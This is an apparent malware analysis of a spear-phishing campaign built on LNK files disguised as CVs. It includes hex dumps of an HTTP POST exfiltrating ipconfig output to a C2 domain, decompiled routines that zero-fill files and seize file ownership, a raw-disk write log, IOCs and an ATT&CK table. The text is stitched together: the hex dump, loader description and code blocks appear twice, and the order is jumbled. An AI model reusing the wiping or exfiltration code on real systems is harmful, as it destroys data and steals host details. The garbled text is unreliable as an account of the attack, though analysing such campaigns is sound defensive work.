0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E 65  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.... Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..  Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.


```
File Read     process:  rundll32.exe   op:  OpenRead     status:  0x00000000
              path:     \??\PhysicalDrive0

File Write    process:  rundll32.exe   op:  OpenModify   status:  0x00000000
              path:     \??\PhysicalDrive0
```

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //

        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.

